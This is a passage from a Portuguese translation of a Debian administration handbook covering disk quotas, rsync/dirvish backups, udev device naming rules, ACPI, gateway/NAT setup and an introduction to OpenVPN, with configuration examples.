Com o comando `edquota -t`, você pode definir um “período de tolerância máxima autorizado no qual um limite “soft” pode ser excedido. Após esse período, o limite “soft” será tratado como um limite “hard”, e o usuário terá que reduzir seu espaço de disco usado para dentro do limite para que seja possível escrever qualquer coisa no disco rígido.

INDO ALÉM

Configurando uma quota padrão para novos usuários

Para configurar automaticamente uma quota para novos usuários, você tem que configurar um usuário modelo (com `edquota` ou `setquota`) e indicar seu nome de usuário na variável `QUOTAUSER` no arquivo `/etc/adduser.conf`. Essa configuração de quota irá então ser aplicada automaticamente para cada novo usuário criado com o comando `adduser`.

9.10. Backup

Fazer cópias de segurança (backups) é uma das principais responsabilidades de qualquer administrador, mas é um assunto complexo, envolvendo ferramentas poderosas que geralmente são

difícies de dominar.

Existem muitos programas, como `amanda`, `bacula`, `BackupPC`. Esses são sistemas cliente/servidor apresentando muitas opções, cuja configuração é bem difícil. Alguns deles fornecem interfaces web amigáveis para mitigar isso. Mas o Debian contém dúzias de outros softwares de cópia de segurança (backup) cobrindo todos os casos de uso, como você pode facilmente confirmar com `apt-cache search backup`.

Ao invés de detalhar alguns deles, essa seção irá apresentar os pensamentos dos administradores da Falcot Corp quando eles definem sua estratégia de cópia de segurança (backup).

Para a Falcot Corp, cópias de segurança tem dois objetivos: recuperar arquivos apagados erroneamente, e restaurar rapidamente qualquer computador (servidor ou desktop) que o disco rígido tenha falhado.

9.10.1. Cópias de segurança com `rsync`

Fazer cópias de segurança (backups) em fita tem sido considerado muito lento e caro, os dados serão copiados em discos rígidos em um servidor dedicado, no qual com o uso de RAID em software (veja Seção 12.1.1, “RAID Por Software” [312]) irá proteger os dados de uma falha do disco rígido. Não são feitas cópias de segurança individuais para computadores desktop, porém os usuários são avisados que suas contas pessoais em seu servidor de arquivos do departamento terão cópias de segurança. O comando `rsync` (do pacote com mesmo nome) é usado diariamente para fazer cópias de segurança desses diferentes servidores.

DE VOLTA AO BÁSICO	
A ligação forte (hard link), um segundo nome para o arquivo	<p>Uma ligação física (hard link), ao contrário de uma ligação simbólica, não pode ser diferenciada do arquivo original. A criação de uma ligação física é, essencialmente, o mesmo que dar a um arquivo existente um segundo nome. É por isso que apagar uma ligação forte apenas remove um dos nomes associados ao arquivo. Enquanto o outro nome continuar referenciando o arquivo, os dados nele continuarão presentes no sistema de arquivos. É interessante notar que, diferentemente de uma cópia, a ligação forte não ocupa espaço adicional no disco rígido.</p> <p>Um link físico é criado com o comando <code>ln alvo ligação</code>. O arquivo <i>ligação</i> é então um nome novo para o arquivo <i>alvo</i>. Ligações físicas apenas podem ser criadas no mesmo sistema de arquivos, enquanto que ligações simbólicas não estão sujeitas a essa limitação.</p>

O espaço disponível no disco rígido proíbe a implementação de uma cópia de segurança (backup) completa diária. Sendo assim, o comando `rsync` é precedido pela duplicação do conteúdo da cópia de segurança prévia com ligações fortes, o que previne o uso de muito espaço no disco rígido. O processo `rsync` então apenas substitui arquivos que foram modificados desde a última cópia de segurança (backup). Com esse mecanismo um grande número de cópias de segurança podem ser mantidas em uma pequena quantidade de espaço. Como todas as cópias de segurança ficam imediatamente disponíveis e acessíveis (por exemplo, em diferentes diretórios de um dado compartilhamento na rede), você pode fazer comparações entre duas datas determinadas rapidamente.

Esse mecanismo de cópia de segurança (backup) é facilmente implementado com o programa `dirvish`. Ele usa um espaço de armazenamento de cópia de segurança (backup) (“bank” no seu vocabulário) no qual ele coloca cópias protocoladas de conjuntos de arquivos de cópias de segurança (backup) (esses conjuntos são chamados de “vaults” na documentação do `dirvish`).

A principal configuração está no arquivo `/etc/dirvish/master.conf`. Ele define a localização do espaço de armazenamento de cópias de segurança (backup), a lista de “vaults” a gerenciar, e os valores padrão para expiração das cópias de segurança (backups). O resto da configuração está localizada nos arquivos `bank/vault/dirvish/default.conf` e contém as configurações específicas para os correspondentes conjuntos de arquivos.

Exemplo 9.3 O arquivo `/etc/dirvish/master.conf`

```
bank:
  /backup
exclude:
  lost+found/
  core
  *~
Runall:
  root    22:00
expire-default: +15 days
expire-rule:
#  MIN HR   DOM MON      DOW  STRFTIME_FMT
  *   *     *   *        1    +3 months
  *   *     1-7 *       1    +1 year
  *   *     1-7 1,4,7,10  1
```

A configuração `bank` indica o diretório no qual as cópias de segurança (backup) são armazenadas. A configuração `exclude` permite que você indique os arquivos (ou tipos de arquivo) a excluir da cópia de segurança (backup). A `Runall` é uma lista de conjuntos de arquivos a terem cópia de segurança com um protocolo (time-stamp) para cada conjunto, o que permite a você atribuir a data correta à cópia, no caso da cópia de segurança (backup) não seja desencadeada no horário precisamente determinado. Você tem que indicar um horário logo antes do real horário de execução (que é, por padrão, 10:04 pm no Debian, de acordo com `/etc/cron.d/dirvish`). Finalmente, as definições `expire-default` e `expire-rule` definem a política de expiração para cópias de segurança (backups). O exemplo acima mantém para sempre cópias de segurança (backups) que são gerados no primeiro Domingo de cada trimestre, apaga depois de um ano aqueles do primeiro Domingo de cada mês, e depois de 3 meses aqueles de outros Domingos. Outras cópias de segurança diárias são mantidas por 15 dias. A ordem das regras importa, `Dirvish` usa a última regra que coincide, ou a `expire-default` se nenhuma outra `expire-rule` coincide.

NA PRÁTICA

Agendamento de expiração

As regras de expiração não são usadas pelo `dirvish-expire` para fazer seu trabalho. Na realidade, as regras de expiração são aplicadas ao criar uma nova cópia de backup para definir a data de expiração associada à essa cópia. `dirvish-expire`

apenas examina as cópias armazenadas e apaga aquelas que a data de expiração já passou.

Exemplo 9.4 O arquivo /backup/root/dirvish/default.conf

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

Os exemplos acima especificam o conjunto de arquivos que terão cópias de segurança: esses são arquivos da máquina `rivendell.falcot.com` (para cópias de segurança de dados locais, simplesmente especifique o nome da máquina local como indicado pelo `hostname`), especialmente aqueles na árvore raiz (`tree:/`), exceto aqueles listados em `exclude`. A cópia de segurança será limitada ao conteúdo de um sistema de arquivos (`xdev:1`). Ela não incluirá arquivos de outros pontos de montagem. Um índice dos arquivos salvos será gerado (`index:gzip`), e a imagem será nomeada de acordo com a data atual (`image-default:%Y%m%d`).

Existem muitas opções disponíveis, todas documentadas na página de manual `dirvish.conf(5)`. Uma vez que esses arquivos de configuração estejam configurados, você tem que inicializar cada conjunto de arquivos com o comando `dirvish --vault vault --init`. A partir daí, cada invocação diária de `dirvish-runall` irá automaticamente criar uma nova cópia de segurança logo após apagar aquelas que expiraram.

NA PRÁTICA

Cópia de segurança remota com SSH

Quando o dirvish precisa salvar dados em uma máquina remota, ele irá usar o `ssh` para fazer a conexão, e irá iniciar o `rsync` como um servidor. Isso requer que o usuário root seja capaz de automaticamente conectar a ele. O uso de uma chave de autenticação SSH permite precisamente isso (veja Seção 9.2.1.1, “[Autenticação Baseado em Chave](#)” [200]).

9.10.2. Restaurando Máquinas sem Cópias de Segurança

Computadores desktop, que não tem cópia de segurança, serão facilmente reinstalados a partir de DVD-ROMs customizados preparados com o *Simple-CDD* (see Seção 12.3.3, “[Simple-CDD: A Solução Tudo-Em-Um](#)” [356]). Como isso significa uma instalação a partir do zero, toda customização que tenha sido feita após a instalação inicial será perdida. Isso é aceitável já que os sistemas

são todos ligados a um diretório LDAP central para contas e a maioria das aplicações desktop são pré-configuradas, graças ao dconf (veja Seção 13.3.1, “GNOME” [371] para mais informações sobre isso).

Os administradores da Falcot Corp estão cientes dos limites de sua política de cópia de segurança (backup). Como eles não podem proteger o servidor de cópia de segurança e as fitas num cofre a prova de incêndio, eles instalaram o servidor em uma sala separada, para que um desastre como um incêndio na sala do servidor não destrua as cópias de segurança junto com tudo mais. Além do mais, eles podem fazer uma cópia de segurança incremental em DVD-ROM uma vez por semana — apenas arquivos que tiverem sido modificados desde a última cópia de segurança são incluídos.

APROFUNDANDO

Cópia de segurança de serviços de SQL e LDAP

Muitos serviços (como bancos de dados SQL ou LDAP) não podem ter cópias de segurança (backup) fazendo apenas cópias de seus arquivos (a menos que eles sejam interrompidos de maneira apropriada durante a criação das cópias de segurança, o que é frequentemente problemático, já que a intenção é que eles estejam disponíveis o tempo todo). Sendo assim, é necessário usar um mecanismo “export” para criar um “data dump” para se ter uma cópia de segurança segura. Essas são geralmente bem grandes, mas tem boa compressão. Para reduzir o espaço de armazenamento necessário, você apenas irá armazenar um arquivo de texto completo por semana, e um diff cada dia, que é criado com um comando do tipo `diffarquivo_de_ontem arquivo_de_hoje`. O programa `xdelta` produz diferenças incrementais a partir de “dumps” binários.

CULTURA

TAR, o padrão para cópias de seguranças em fita

Historicamente, a maneira mais simples de fazer uma cópia de segurança (backup) no Unix era armazenar um arquivo `TAR` em uma fita. O comando `tar` até pegou seu nome de “Tape ARchive”.

9.11. Hot Plugging: *hotplug*

9.11.1. Introdução

O subsistema do núcleo `hotplug` dinamicamente lida com a adição e remoção de dispositivos carregando os drives apropriados e criando os arquivos de dispositivos correspondentes (com a ajuda do `udevd`). Com hardware e virtualização modernos, quase tudo pode ser adicionado/removido dinamicamente (`hotplugged`): dos usuais periféricos 1394 USB/PCMCIA/IEEE até discos rígidos SATA, mas também a CPU e a memória.

O núcleo tem um banco de dados que associa cada ID de dispositivo com o driver necessário. Esse banco de dados é usado durante a inicialização para carregar todos os drivers para dispositivos detectados nos diferentes barramentos, mas também quando um dispositivo `hotplug` adicional é conectado. Uma vez que o dispositivo esteja pronto para uso, uma mensagem é enviada para o `udevd` para que ele seja capaz de criar a entrada correspondente em `/dev/`.

9.11.2. O Problema da nomeação

Antes do aparecimento das conexões hotplug, era fácil determinar um nome fixo para um dispositivo. Isso era baseado simplesmente na posição dos dispositivos em seu respectivo barramento. Mas isso não é possível quando dispositivos deste tipo podem ir e vir no barramento. O típico caso é o uso de uma câmera digital e um pendrive, os dois aparecem para o computador como discos. O primeiro conectado pode ser `/dev/sdb` e o segundo `/dev/sdc` (com `/dev/sda` representando o próprio disco rígido do computador). O nome do dispositivo não é fixo; ele depende da ordem na qual o dispositivo é conectado.

Adicionalmente, mais e mais drivers usam valores dinâmicos para os números principal/secundário de dispositivos, o que torna impossível ter entradas estáticas para determinados dispositivos, já que essas características essenciais podem variar após uma reinicialização.

O `udev` foi criado precisamente para resolver esse problema.

NA PRÁTICA

Gestão de placa de rede

Muitos computadores tem mais de uma placa de rede (às vezes duas interfaces cabeadas e uma interface sem-fio), e com suporte a *hotplug* na maioria dos tipos de barramento, o núcleo (kernel) Linux não garante nomeação fixa para interfaces de rede. Mas usuários que quiserem configurar sua rede pelo `/etc/network/interfaces` precisam de um nome fixo!

Seria difícil pedir a todos os usuários que eles criassem suas próprias regras `udev` para resolver esse problema. É por isso que o `udev` foi configurado de uma maneira mais peculiar; na primeira inicialização (e, mais geralmente, cada vez que uma nova placa de rede apareça) ele usa o nome da interface de rede e seu endereço MAC para criar novas regras que irão redesignar o mesmo nome nas inicializações subsequentes. Essas regras são armazenadas em `/etc/udev/rules.d/70-persistent-net.rules`.

Esse mecanismo tem alguns efeitos colaterais que você deve ficar sabendo. Vamos considerar o caso de um computador que tem somente uma placa de rede PCI. A interface de rede é chamada `eth0`, logicamente. Agora, digamos que a placa quebre, e o administrador a substitua; a nova placa terá um novo endereço MAC. Como a antiga placa recebeu o nome `eth0`, a nova será designada como `eth1`, mesmo que a placa `eth0` tenha ido embora para sempre (e a rede não estará funcional porque `/etc/network/interfaces` irá configurar uma interface `eth0`). Neste caso, simplesmente apagar o arquivo `/etc/udev/rules.d/70-persistent-net.rules` é o suficiente, antes de reiniciar o computador. A nova placa irá então receber o esperado nome `eth0`.

9.11.3. Como o `udev` Funciona

Quando o `udev` é notificado pelo núcleo do aparecimento de um novo dispositivo, ele coleta várias informações do referido dispositivo consultando as entradas correspondentes em `/sys/`, especialmente aquelas que o identificam como único (endereço MAC para uma placa de rede, número serial para alguns dispositivos USB, etc.).

Armado com toda essa informação, o `udev` então consulta todas as regras contidas em `/etc/udev/rules.d/` e `/lib/udev/rules.d/`. Neste processo ele decide como nomear o dispositivo,

quais ligações simbólicas criar (para dar nomes alternativos), e quais comandos executar. Todos esses arquivos são consultados, e as regras são todas avaliadas sequencialmente (exceto quando um arquivo usa a diretiva “GOTO”). Assim, pode haver várias regras que correspondem a um determinado evento.

A sintaxe dos arquivos de regras é bem simples: cada linha contém critérios de seleção e atribuições de variáveis. Os primeiros são usados para selecionar eventos para os quais existe uma necessidade de reagir, e os últimos definem a ação a ser tomada. Todos são simplesmente separados com vírgulas, e o operador implicitamente diferencia entre um critério de seleção (com operadores de comparação, como == ou !=) ou uma diretiva de atribuição (com operadores como =, += ou :=).

Operadores de comparação são usados nas seguintes variáveis:

- KERNEL: o nome que o núcleo atribui ao dispositivo;
- ACTION: a ação correspondente ao evento (“add” quando o dispositivo tiver sido adicionado, “remove” quando ele tiver sido removido);
- DEVPATH: o caminho da entrada /sys/ do dispositivo;
- SUBSYSTEM: o subsistema do núcleo que gerou a requisição (existem muitos, mas alguns exemplos são “usb”, “ide”, “net”, “firmware”, etc.);
- ATTR{attribute}: conteúdo do arquivo *attribute* no diretório /sys/\$devpath/ do dispositivo. É onde você encontra o endereço MAC e outros identificadores específicos de barramento;
- KERNELS, SUBSYSTEMS e ATTRS{attributes} são variações que irão tentar combinar as diferentes opções sobre um dos dispositivos pai do atual dispositivo;
- PROGRAM: delega o teste ao programa indicado (verdadeiro se retorna 0, falso caso não). O conteúdo da saída padrão do programa é armazenado para que ele possa ser reusado pelo teste RESULT;
- RESULT: executa testes na saída padrão armazenada durante a última chamada ao PROGRAM.

Os operadores da direita podem usar expressões padrão para casar com vários valores ao mesmo tempo. Por exemplo, * casa com qualquer cadeia de caracteres (mesmo uma vazia); ? casa com qualquer caractere, e [] casa com um conjunto de caracteres listados entre o par de colchetes (ou o oposto do mesmo se o primeiro caractere for um ponto de exclamação, e intervalos contíguos de caracteres são indicados como a-z).

Em consideração aos operadores de atribuição, = atribui um valor (e substitui o valor corrente); no caso de uma lista, ela é esvaziada e contém apenas o valor atribuído. := faz o mesmo, mas previne alterações posteriores a mesma variável. Quanto a +=, ele adiciona um item a lista. As seguintes variáveis podem ser alteradas:

- NAME: o nome de arquivo do dispositivo a ser criado em /dev/. Apenas a primeira atribuição conta; as outras são ignoradas;
- SYMLINK: a lista de ligações simbólicas que irão apontar para o mesmo dispositivo;

- OWNER, GROUP e MODE definem o usuário e grupo a quem pertence o dispositivo, assim como as permissões associadas;
- RUN: a lista de programas a executar em resposta a este evento.

Os valores atribuídos a essas variáveis podem usar um número de substituições:

- \$kernel ou %k: equivalente a KERNEL;
- \$number ou %n: o número de ordem do dispositivo, por exemplo, para sda3, ele seria “3”;
- \$devpath ou %p: equivalente a DEVPATH;
- \$attr{attribute} ou %s{attribute}: equivalente a ATTRS{attribute};
- \$major ou %M: o maior número de núcleo do dispositivo;
- \$minor ou %m: o menor número do núcleo do dispositivo ;
- \$result ou %c: a cadeia de caracteres emitida (“output”) pelo último programa invocado pelo PROGRAM;
- e, finalmente, %% e \$\$ para os sinais de porcento e dólar, respectivamente.

As listas acima não são completas (elas incluem apenas os parâmetros mais importantes), mas a página de manual udev(7) deve ser exaustiva.

9.11.4. Um exemplo concreto

Vamos considerar o caso de uma simples chave USB e tentar atribuir um nome fixo para ela. Primeiro, você tem que encontrar os elementos que iram identificar ela de uma maneira única. Para isso, conecte ela e rode udevadm info -a -n /dev/sdc (substituindo /dev/sdc pelo real nome atribuído a chave).

```
# udevadm info -a -n /dev/sdc
[...]
looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/
  ↳ target9:0:0/9:0:0:0/block/sdc':
KERNEL=="sdc"
SUBSYSTEM=="block"
DRIVER=""
ATTR{range}=="16"
ATTR{ext_range}=="256"
ATTR{removable}=="1"
ATTR{ro}=="0"
ATTR{size}=="126976"
ATTR{alignment_offset}=="0"
ATTR{capability}=="53"
ATTR{stat}=="      51      100     1208      256        0        0        0
  ↳          0          0       192        25        6"
ATTR{inflight}=="        0          0"
[...]
```

```

looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1
  ↳ /1-2/1-2.2/1-2.2:1.0/host9/target9:0:0/9:0:0:0':
KERNELS=="9:0:0:0"
SUBSYSTEMS=="scsi"
DRIVERS=="sd"
ATTRS{device_blocked}=="0"
ATTRS{type}=="0"
ATTRS{scsi_level}=="3"
ATTRS{vendor}=="IOMEGA "
ATTRS{model}=="UMni64MB*IOM2C4 "
ATTRS{rev}==" "
ATTRS{state}=="running"
[...]
ATTRS{max_sectors}=="240"
[...]
looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
KERNELS=="9:0:0:0"
SUBSYSTEMS=="usb"
DRIVERS=="usb"
ATTRS{configuration}=="iCfg"
ATTRS{bNumInterfaces}==" 1"
ATTRS{bConfigurationValue}=="1"
ATTRS{bmAttributes}=="80"
ATTRS{bMaxPower}=="100mA"
ATTRS{urbnum}=="398"
ATTRS{idVendor}=="4146"
ATTRS{idProduct}=="4146"
ATTRS{bcdDevice}=="0100"
[...]
ATTRS{manufacturer}=="USB Disk"
ATTRS{product}=="USB Mass Storage Device"
ATTRS{serial}=="M004021000001"
[...]

```

Para criar uma nova regra, você pode usar testes nas variáveis do dispositivo, bem como aquelas de um dos dispositivos mãe. O caso acima permite-nos criar duas regras como essa:

```

KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="usb_key/
  ↳ disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="
  ↳ usb_key/part%n"

```

Uma vez que essas regras estejam definidas em um arquivo, nomeado por exemplo como `/etc/udev/rules.d/010_local.rules`, você pode simplesmente remover e reconectar o dispositivo USB. Você pode então ver que `/dev/usb_key/disk` representa o disco associado ao dispositivo USB, e `/dev/usb_key/part1` é sua primeira partição.

INDO ALÉM

Depurando a configuração do udev

Como muitos daemons, o udev armazena os seus logs em `/var/log/daemon.log`. Mas ele não é muito detalhado por padrão, e sendo assim, geralmente não é suficiente para se entender o que está acontecendo. O comando `udevadm control --log-priority=info` incrementa o nível de detalhamento e resolve esse problema. `udevadm control --log-priority=err` retorna ao nível de detalhamento padrão.

9.12. Gerenciamento de Energia: Advanced Configuration and Power Interface (ACPI)

O tópico de gerenciamento de energia geralmente é problemático. Na verdade, suspender corretamente o computador requer que todos os drives de dispositivos do computador saibam como colocá-los em espera (standby), e que eles reconfigurem corretamente os dispositivos ao acordar. Infelizmente, ainda existem alguns dispositivos que não são capazes de dormir bem sob o Linux, porque seus fabricantes não forneceram as especificações necessárias.

Linux suporta ACPI (Advanced Configuration and Power Interface) — o mais recente padrão em gerenciamento de energia. O pacote `acpid` fornece um daemon que procura por eventos relacionados a gerenciamento de energia (alternando entre AC e energia de bateria em um laptop, etc.) e que pode executar vários comandos em resposta.


ATENÇÃO

Placas gráficas e espera (standby)

O driver da placa gráfica é, muitas vezes, o culpado quando a espera (standby) não funciona apropriadamente. Neste caso, é uma boa idéia testar a última versão do servidor gráfico X.org.

Após esta visão geral dos serviços básicos comuns a muitos sistemas Unix, vamos nos concentrar no ambiente das máquinas administrados: a rede. Muitos serviços são necessários para que a rede funcione corretamente. Eles serão discutidos no próximo capítulo.

Rede
Gateway
TCP/IP
IPv6
DNS
Bind
DHCP
QoS



Infraestrutura de Rede

10

Gateway 230	Rede Privada Virtual 232	Qualidade do Serviço 243	Roteamento Dinâmico 245
IPv6 246	Servidores de Nomes de Domínio (DNS) 248	DHCP 251	Ferramentas de Diagnóstico de Rede 253

O Linux dispõe de toda a tradição do Unix na área de redes, e o Debian fornece um conjunto completo de ferramentas para criar e gerenciar tais redes. Este capítulo apresenta estas ferramentas.

10.1. Gateway

Um gateway é um sistema de ligação de várias redes. Este termo frequentemente se refere ao "ponto de saída" de uma rede local no caminho obrigatório para endereços IP externos. O gateway está ligado a cada uma das redes que une e atua como um roteador para transmitir pacotes IP entre suas várias interfaces.

DE VOLTA AO BÁSICO pacote IP

A maioria das redes atualmente utiliza o protocolo IP (*Internet Protocol*). Este protocolo segmenta a transmissão dos dados em pacotes de tamanho limitado. Cada pacote contém, em adição aos seus dados úteis, uma quantidade de detalhes necessários para seu próprio roteamento.

DE VOLTA AO BÁSICO TCP/UDP

Muitos programas não manipulam os pacotes individuais por si sós, mesmo que os dados que eles transmitam trafegem sobre IP; Eles geralmente usam TCP (*Transmission Control Protocol*). TCP é uma camada acima do IP que permite o estabelecimento de conexões dedicadas a fluxos de dados entre dois pontos. Os programas então vêm apenas um ponto de entrada no qual os dados podem ser enviados com a garantia que os mesmos dados vão sair sem perdas (e na mesma sequência) no ponto de saída na outra extremidade da conexão. Embora muitos tipos de erros possam acontecer em camadas mais baixas, eles são compensados pelo TCP: pacotes perdidos são retransmitidos, e pacotes chegando fora de ordem (por exemplo, se pegaram caminhos diferentes) são reordenados corretamente.

Outro protocolo que se baseia no IP é o UDP (*User Datagram Protocol*). Ao contrário do TCP, ele é orientado a pacote. Seus objetivos são diferentes: O objetivo do UDP é apenas transmitir um pacote de uma aplicação para outra. O protocolo não tenta compensar possíveis perdas de pacotes no caminho, nem garante que pacotes são recebidos na ordem em que foram enviados. A principal vantagem deste protocolo é que a latência fica muito melhor, uma vez que a perda de um pacote único não atrasa o recebimento de todos os pacotes seguintes até que o que se perdeu seja retransmitido.

TCP e UDP ambos envolvem portas, que são "números de ramal" para estabelecer a comunicação com um determinado aplicativo em uma máquina. Este conceito permite manter várias comunicações diferentes em paralelo com o mesmo correspondente, já que estas comunicações podem ser diferenciadas pelo número da porta.

Alguns destes números de portas — pedronizados pela IANA (*Internet Assigned Numbers Authority*) — são "famosos" por estarem associados a certos serviços de rede. Por exemplo, a porta TCP 25 é geralmente usada pelo servidor de email.

► <http://www.iana.org/assignments/port-numbers>

Quando uma rede local usa um intervalo de endereços privado (não roteável na Internet), o gateway precisa implementar *mascaramento de endereço* para que as máquinas na rede possam se comunicar com o mundo exterior. A operação de mascaramento é um tipo de operação de proxy no nível de rede: cada conexão saindo de uma máquina interna é substituída com uma conexão do próprio gateway (já que o gateway tem um endereço externo e roteável), os dados passando pela conexão mascarada são enviados para a nova, e os dados voltando como resposta são enviados através da conexão mascarada para a máquina interna. O gateway usa um intervalo

de portas TCP dedicadas para este objetivo, normalmente com números bastante altos (acima de 60000). Cada conexão vindo de uma máquina interna aparece então para o mundo exterior como uma conexão vindo de uma destas portas reservadas.

CULTURA

Série de Endereços Privados

A RFC 1918 define três intervalos de endereços IPv4 que não devem ser roteados na Internet mas apenas usados em redes locais. O primeiro, 10.0.0.0/8 (veja na barra lateral [Conceitos essenciais de rede \(Ethernet, endereço IP, sub-rede, broadcast\)](#) [154]), é um intervalo de classe A (com 2^{24} endereços IP). O segundo, 172.16.0.0/12, trás 16 intervalos de classe B (172.16.0.0/16 a 172.31.0.0/16), cada um contendo 2^{16} endereços IP. Finalmente, 192.168.0.0/16 é um intervalo de classe B (agrupando 256 intervalos de classe C, 192.168.0.0/24 a 192.168.255.0/24, com 256 endereços IP cada).

► <http://www.faqs.org/rfcs/rfc1918.html>

O gateway também pode realizar dois tipos de NAT (*network address translation* ou tradução de endereço de rede). O primeiro tipo, DNAT (*Destination NAT* ou NAT no destino) é uma técnica para alterar o endereço IP de destino (e/ou a porta TCP ou UDP) para uma conexão (geralmente) entrando. O mecanismo de rastreio de conexão também altera os seguintes pacotes na mesma conexão para garantir a continuidade na comunicação. O segundo tipo de NAT é o SNAT (*Source NAT* ou NAT na origem), do qual *masquerading* (ou mascaramento) é um caso particular; SNAT altera o endereço IP de origem (e/ou a porta TCP ou UDP) de uma conexão (geramente) saindo. Assim como no DNAT, todos os pacotes na conexão são apropriadamente manipulados pelo mecanismo de rastreio de conexão. Observe que o NAT só é relevante para o IPv4 e seu espaço de endereços limitado; no IPv6, a ampla disponibilidade de endereços reduz grandemente a utilidade de NAT permitindo que todo endereço "interno" possa ser diretamente roteável na Internet (isto não implica que as máquinas internas serão acessíveis, uma vez que firewalls intermediários possam filtrar o tráfego).

DE VOLTA AO BÁSICO

Encaminhamento de porta

Uma aplicação concreta do DNAT é o *port forwarding* (encaminhamento de portas). Conexões chegando numa porta de uma máquina são direcionadas para uma porta de outra máquina. Outras soluções podem existir para se chegar a um efeito similar, entretanto. Especialmente no nível de aplicação com ssh (veja em Seção 9.2.1.3, "[Criando Túneis Criptografados com Encaminhamento de Porta](#)" [201]) ou `redir`.

Chega de teoria, vamos para a prática. Fazer do Debian um gateway é simplesmente habilitar a opção apropriada no núcleo Linux, através do sistema de arquivos virtual `/proc/`:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Esta opção também pode ser automaticamente habilitada no boot se em `/etc/sysctl.conf` a opção `net.ipv4.conf.default.forwarding` estiver com valor 1.

Exemplo 10.1 O arquivo `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1  
net.ipv4.conf.default.rp_filter = 1  
net.ipv4.tcp_syncookies = 1
```

O mesmo efeito pode ser obtido para o IPv6 simplesmente substituindo o `ipv4` por `ipv6` no comando manual e usando a linha `net.ipv6.conf.all.forwarding` em `/etc/sysctl.conf`.

Habilitando mascaramento IPv4 é uma operação um pouco mais complexa que envolve configurar o firewall *netfilter*.

Similarmente, o uso do NAT (para IPv4) requer a configuração do *netfilter*. Uma vez que o objetivo primário deste componente é filtragem de pacotes, os detalhes são listados em Capítulo 14: “[Segurança](#)” (veja em Seção 14.2, “[Firewall ou Filtragem de pacotes](#)” [390]).

10.2. Rede Privada Virtual

Uma *Rede Privada Virtual* (ou VPN, de Virtual Private Network) é uma forma de conectar duas redes locais diferentes através de um túnel pela internet; o túnel é normalmente criptografado para confidencialidade. VPNs são em geral usadas para integrar uma máquina remota numa rede local de uma empresa.

Várias ferramentas fornecem isto. O OpenVPN é uma solução eficiente, fácil de publicar e manter, baseado em SSL/TLS. Outra possibilidade é usar o IPsec para criptografar o tráfego IP entre duas máquinas; esta criptografia é transparente, o que significa que aplicações rodando nestas máquinas não precisam ser modificadas para serem compatíveis com VPN. SSH também pode ser usado para fornecer uma VPN, adicionalmente às suas funcionalidades mais convencionais. Finalmente, uma VPN pode ser estabelecida usando o protocolo PPTP da Microsoft. Outras soluções existem, mas estão além do escopo deste livro.

10.2.1. OpenVPN

O OpenVPN é um pedaço de software dedicado a criar redes virtuais privadas. Sua configuração envolve a criação de interfaces de rede virtual em um servidor VPN e no(s) cliente(s); ambas interfaces tun (para túneis IP-level) e tap (para túneis Ethernet-level) são suportadas. Na prática, a interface tun irá geralmente ser a mais usada, exceto quando os clientes VPN forem feitos para serem integrados na rede local do servidor por meio de uma ponte (bridge) Ethernet.

O OpenVPN depende do OpenSSL para criptografia SSL/TLS e funcionalidades associadas (confidencialidade, autenticação, integridade, não-repúdio). Ele pode ser configurado tanto com uma chave privada compartilhada, como usando um certificado X.509 baseado em uma infraestrutura de chave pública. Essa última configuração é fortemente preferida já que permite grande flexibilidade quando lida com um crescente número de usuários “roaming” acessando a VPN.

O protocolo SSL (*Secure Socket Layer*) foi inventado pela Netscape para dar segurança nas conexões com servidores web. Ele foi, depois, padronizado pela IETF sob o acrônimo TLS (*Transport Layer Security*). Desde então o TLS continuou a evoluir e hoje em dia o SSL está depreciado devido a múltiplas falhas de projeto que tem sido descobertas.

Infraestrutura de Chaves Públicas: easy-rsa

